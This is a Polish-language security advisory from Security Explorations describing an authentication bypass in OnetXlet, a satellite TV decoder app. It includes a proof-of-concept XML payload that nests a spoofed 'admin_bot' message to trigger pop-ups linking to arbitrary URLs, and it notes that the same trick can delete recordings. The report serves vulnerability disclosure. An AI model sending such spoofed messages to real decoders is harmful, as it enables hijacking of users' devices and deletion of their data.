Security Vulnerability Report

SE-2011-01 Issue #24

[authentication bypass in OnetXlet]

DISLAIMER

INFORMATION PROVIDED IN THIS DOCUMENT IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, AND TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW NEITHER SECURITY EXPLORATIONS, ITS LICENSORS OR AFFILIATES, NOR THE COPYRIGHT HOLDERS MAKE ANY REPRESENTATIONS OR WARRANTIES, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR THAT THE INFORMATION WILL NOT INFRINGE ANY THIRD PARTY PATENTS, COPYRIGHTS, TRADEMARKS, OR OTHER RIGHTS. THERE IS NO WARRANTY BY SECURITY EXPLORATIONS OR BY ANY OTHER PARTY THAT THE INFORMATION CONTAINED IN THE THIS DOCUMENT WILL MEET YOUR REQUIREMENTS OR THAT IT WILL BE ERROR-FREE.

YOU ASSUME ALL RESPONSIBILITY AND RISK FOR THE SELECTION AND USE OF THE INFORMATION TO ACHIEVE YOUR INTENDED RESULTS AND FOR THE INSTALLATION, USE, AND RESULTS OBTAINED FROM IT.

TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW, IN NO EVENT SHALL SECURITY EXPLORATIONS, ITS EMPLOYEES OR LICENSORS OR AFFILIATES BE LIABLE FOR ANY LOST PROFITS, REVENUE, SALES, DATA, OR COSTS OF PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES, PROPERTY DAMAGE, PERSONAL INJURY, INTERRUPTION OF BUSINESS, LOSS OF BUSINESS INFORMATION, OR FOR ANY SPECIAL, DIRECT, INDIRECT, INCIDENTAL, ECONOMIC, COVER, PUNITIVE, SPECIAL, OR CONSEQUENTIAL DAMAGES, HOWEVER CAUSED AND WHETHER ARISING UNDER CONTRACT, TORT, NEGLIGENCE, OR OTHER THEORY OF LIABILITY ARISING OUT OF THE USE OF OR INABILITY TO USE THE INFORMATION CONTAINED IN THIS DOCUMENT, EVEN IF SECURITY EXPLORATIONS OR ITS LICENSORS OR AFFILIATES ARE ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

THIS PUBLICATION COULD INCLUDE TECHNICAL INACCURACIES OR TYPOGRAPHICAL ERRORS.

Security Explorations wykryło błąd bezpieczeństwa w implementacji protokołu BOSH aplikacji OnetXlet umożliwiającej komunikację z dekoderami telewizji satelitarnej N. Domyślnie, komunikacja ta zastrzeżona jest dla operatora telewizji N. W rezultacie błędu, niektóre funkcje aplikacji OnetXlet mogą być wywołane zdalnie (za pośrednictwem sieci Internet) przez potencjalnych intruzów.

Aplikacja OnetXlet zaimplementowana jest w języku Java w formie Xlet'u o nazwie `CommunicationXlet`. Kod aplikacji pozyskiwany i uruchamiany jest automatycznie po starcie systemu z adresu `https://cs.n.onet.pl/resident`. W przypadku niemożności uruchomienia aplikacji wynikającej np. z braku połączenia z siecią Internet, co minutę podejmowana jest kolejna próba zmierzająca do uruchomienia wspomnianej aplikacji.

Podczas startu, aplikacja OnetXlet nawiązuje komunikację z serwerem `njx.onet.pl` przy użyciu protokołu BOSH w ramach którego tunelowane są komunikaty protokołu Jabber. Po pozytywnym nawiązaniu połączenia z serwerem, aplikacja OnetXlet przechodzi w tryb oczekiwania na żądania.

Komunikaty otrzymywane przez aplikację OnetXlet przetwarzane są przez instancję klasy `pl.dreamlab.apps.utils.xml.DomParser`. Komunikaty, które umożliwiają wywołanie określonej funkcjonalności mają następujący format:

```
<body xmlns='http://jabber.org/protocol/httpbind'>
  <message xmlns='jabber:client'
    from='from_boxserial@njx.onet.pl/nbox'
    to='to_boxserial@njx.onet.pl/nbox'
    type='chat'
    xml:lang='en'>
    <body>
      <nbox_message>
        <module>module_name</module>
        <function>
          <name>function_name</name>
            <params>
              <param><value>param_value1</value></param>
              <param><value>param_value2</value></param>
            </params>
          </function>
        </nbox_message>
      </body>
   </message>
</body>
```

Każdy komunikat zawiera informacje o nadawcy i odbiorcy wiadomości, którzy w przypadku aplikacji OnetXlet identyfikowany są zwykle po numerze seryjnym dekodera. Właściwe dane komunikatu zawarte są miedzy znacznikami `<nbox_message>`. Znacznik `<module>` identyfikuje moduł do którego skierowana jest wiadomość, znacznik `<function>` zawiera nazwę wywoływanej funkcji.

Większość funkcji implementowanych przez OnetXlet i dostępnych z poziomu protokołu Jabber wymaga weryfikacji użytkownika źródłowego będącego nadawcą określonego komunikatu. W przypadku zaimplementowanego protokołu, nadawca taki identyfikowany jest przez atrybut `from` komunikatu XML. Weryfikacja użytkownika realizowana jest w metodzie `dispatch` klasy `pl.dreamlab.apps.communication.message.MessageDispatcher` pokazanej poniżej:

```
public void dispatch(JabberMessage jabberMessage) {

  String message = jabberMessage.getText();

  if (!isValidMessage(message) || !isValidSender(jabberMessage)) {

    return;

  } else {

    MessageDispatcherXMLProtocol protocol = new
MessageDispatcherXMLProtocol();

    int module = protocol.getModule(message);

    MessageHandler handler =
MessageHandlerFactory.createMessageHandler(jabberClient, module);

    handler.handle(jabberMessage);

    return;

  }

}
```

Domyślnie jedynie określony zestaw użytkowników serwera Jabber uprawniony jest do przesyłania komunikatów do aplikacji klienta OnetXlet uruchomionej na dekoderze telewizji satelitarnym platformy N. Są to:

```
admin_bot@njx.onet.pl/Perl

admin_bot1@njx.onet.pl/Perl

admin_bot2@njx.onet.pl/Perl

admin_bot3@njx.onet.pl/Perl

admin_pocztaadmin@njx.onet.pl/Perl

admin_stats@njx.onet.pl/Perl

admin_ws@njx.onet.pl/Perl

admin_jabstats@njx.onet.pl/Perl
```

admin_bot_service_statistics@njx.onet.pl/Perl

Ponieważ aplikacja OnetXlet loguje sie na serwerze `njx.onet.pl` z wykorzystaniem użytkownika odpowiadającego numerowi seryjnemu macierzystego dekodera (`NUMER_SERYJNY_DEKODERA@njx.onet.pl/nbox`), niemożliwe jest przesłanie komunikatu z jednego dekodera na inny z uwagi na wspomniane ograniczenia dotyczące nazwy użytkownika.

Kod przedstawiony poniżej jest kopią kodu aplikacji OnetXlet realizującego przetwarzanie otrzymanych komunikatów XML:

```
public static void main(String args[]) throws Throwable {

  try {

    if (args.length!=1) {

      System.out.println("java Test msg\n");

      System.exit(1);

    }

    String msg=args[0];

    pl.dreamlab.apps.utils.xml.DomParser parser = new
pl.dreamlab.apps.utils.xml.DomParser();

    Document d = parser.parse(msg);

    NodeList nl = d.getElementsByTagName("message");

    for(int i = 0; i < nl.getLength(); i++) {

      Element m =
(Element)d.getElementsByTagName("message").item(i);

      Element b =
(Element)m.getElementsByTagName("body").item(0).getFirstChild();

      System.out.println("NOTIFY: from = "+m.getAttribute("from")+"
to = "+m.getAttribute("to")+" body = "+b.toString());

    }

  } catch(Throwable e) {

    e.printStackTrace();

  }

 }
```

Security Explorations wykryło błąd w implementacji zaprezentowanego kodu. Dla tego kodu możliwe jest obejście mechanizmów weryfikujących nazwę użytkownika z wykorzystaniem odpowiednio skonstruowanego komunikatu:

```
"<message from=\"test\" to=\"test2\"><body><message from=\"embtest\"
to=\"embtest2\"><body><b></b></body></message></body></message>"
```

Podając treść tak spreparowanego komunikatu jako argument do funkcji `main` zaprezentowanego kodu, w wyniku otrzymano następujący wynik:

```
NOTIFY: from = test to = test2 body = <message to="embtest2"
from="embtest" ><body ><b ></b></body></message>

NOTIFY: from = embtest to = embtest2 body = <b ></b>
```

Powyższy rezultat oznacza, że możliwe jest skonstruowanie poprawnego komunikatu XML, zawierającego dodatkowy zagnieżdżony komunikat. Taki zagnieżdżony komunikat zostanie przetworzony w taki sam sposób, jak komunikat w ramach którego się on znajduje. W szczególności, pozyskane atrybuty wskazujące nadawcę komunikatu będą również rozważane w kontekście dwóch rożnych komunikatów. W prezentowanym przykładzie będą to odpowiednio `test` i `embtest`. Otrzymany wynik potwierdza możliwość przemycenia dowolnej nazwy nadawcy komunikatu, który spełni wymagania stawiane przez funkcję weryfikacji użytkownika. W rezultacie, otrzymany komunikat zostanie obsłużony tak, jakby został otrzymany od operatora telewizji satelitarnej N.


Opisywany błąd umożliwia w szczególności wywołanie funkcjonalności aplikacji OnetXlet odpowiedzialnej za obsługę modułów `email` oraz `pvr`. Funkcjonalność ta zaimplementowana jest przez klasy `pl.dreamlab.apps.communication.message.handlers.email.EmailClient` oraz `pl.dreamlab.apps.communication.message.handlers.pvr.PVRHandler`.

Security Explorations zweryfikowało, że możliwe jest wysłanie następującego komunikatu do dowolnego dekodera telewizji satelitarnej N, który spowoduje wyświetlenie okna informacyjnego (okna wiadomości email) na jego ekranie:

```
<body xmlns='http://jabber.org/protocol/httpbind'>
  <message xmlns='jabber:client'
    from='test12345@njx.onet.pl/nbox
    to='test12345@njx.onet.pl/nbox'
    type='chat'
    xml:lang='en'>
    <body>
      <message xmlns='jabber:client'
        from='admin_bot@njx.onet.pl/Perl'
        to='test12345@njx.onet.pl/nbox' type='chat'
        xml:lang='en'>
        <body>
         <nbox_message>
           <module>email</module>
```

```
            <function>
              <name>show_new_mail</name>
              <params>
                <param><value>1</value></param>
                <param>
                  <value>https://cs.n.onet.pl/nportal/</value>
                </param>
                <param>
                  <value>Masz nowa wiadomosc 3</value>
                </param>
                <param>
                  <value>Wcisnij OK, aby odczytac</value>
                </param>
              </params>
            </function>
          </nbox_message>
        </body>
      </message>
    </body>
  </message>
</body>
```

Wygląd okna przedstawiony został na zrzucie ekranu dekodera poniżej:



Jeżeli użytkownik dekodera wciśnie klawisz OK w ciągu 10 sekund od pojawienia się komunikatu wyświetlonego na jego telewizorze, uruchomiona zostanie przeglądarka WWW Xion i podjęta zostanie próba wyświetlenia strony, której adres został zawarty w otrzymanym komunikacie XML. W prezentowanym przykładzie jest to adres `https://cs.n.onet.pl/nportal`, jednakże mógłby to być dowolny inny adres wskazany przez intruza.

Ponieważ zaimplementowana funkcja prezentacji wiadomości email wyświetla otrzymane komunikaty na ekranie telewizora jedynie przez 10 sekund, w celu upewnienia się, że użytkownik dekodera wciśnie klawisz OK i uruchomiona zostanie przeglądarka Xion, intruz zmuszony jest do przesyłania nowych komunikatów co 20 sekund. W przypadku ataku ukierunkowanego na określonego użytkownika (określony numer seryjny dekodera), taki scenariusz niesie większe prawdopodobieństwo powodzenia, niż przesłanie pojedynczej wiadomości.

Załączony do tego raportu plik `jabber_local.txt` zawiera sekwencję komunikatów przesyłanych pomiędzy aplikacją OnetXlet i testowym serwerem Jabber zlokalizowanym w sieci lokalnej Security Explorations. W rezultacie wymiany przedstawionych komunikatów, na telewizorze wyświetlane były przez dekoder cyklicznie komunikaty zachęcające użytkownika do wciśnięcia klawisza OK.

Drugi załączony do tego raportu plik `jabber_onet.txt` zawiera sekwencję komunikatów przesłanych pomiędzy programami implementującymi funkcję serwera i klienta oprogramowania OnetXlet. Otrzymany wynik potwierdza możliwość przesłania dowolnego zagnieżdżonego komunikatu do poprawnie zalogowanego klienta oprogramowania OnetXlet z wykorzystaniem infrastruktury Onet.pl.

W celu przeprowadzenia udanego ataku z wykorzystaniem wspomnianego błędu, intruz musi dysponować numerem seryjnym atakowanego dekodera. Numer taki może zostać pozyskany przy użyciu technik, które pomijamy w tym raporcie, gdyż nie są one związane z błędami w produktach firmy Dreamlab Onet.pl S.A. Jakkolwiek praktyczność przeprowadzenia opisywanego ataku na funkcjonalność związaną z wiadomościami email jest bardzo ograniczona, udany atak umożliwia całkowite przejęcie kontroli nad atakowanym dekoderem.

Na koniec, pragniemy wspomnieć, iż funkcjonalność związaną z zarządzaniem nagraniami użytkownika (moduł `pvr`) jest zdecydowanie bardziej podatna na atak. Wysłanie odpowiednio spreparowanej wiadomości omijającej funkcję weryfikacji nadawcy komunikatu, umożliwia m.in. kasowanie nagranych programów z dekodera docelowego i to bez wiedzy jego użytkownika (`function` ustawione na `remove_recording`)

Błąd numer 24 stanowi jeden z 24 błędów bezpieczeństwa odkrytych przez firmę Security Explorations w rezultacie prac nad projektem badawczym, którego tematem było weryfikacja bezpieczeństwa platformy telewizji satelitarnej i specjalizowanych układów DVB. Więcej informacji o projekcie można znaleźć na stronach: `http://www.security-explorations.com/pl/SE-2011-01.html`.

Informacje o Security Explorations.

Security Explorations (`http://www.security-explorations.com`) jest polskim startupem świadczącym usługi i prowadzącym badania z zakresu bezpieczeństwa oprogramowania i sprzętu. Firma powstała w wyniku pasji założyciela do przełamywania mechanizmów bezpieczeństwa produktów technologicznych. Założycielem firmy jest Adam

Gowdiak, znany miedzy innymi z odkrycia ponad 50 słabości bezpieczeństwa w technologii Java, odkrycia krytycznego błędu w systemie Microsoft Windows, czy tez prezentacji pierwszego ataku na platformę mobilnej Javy w roku 2004.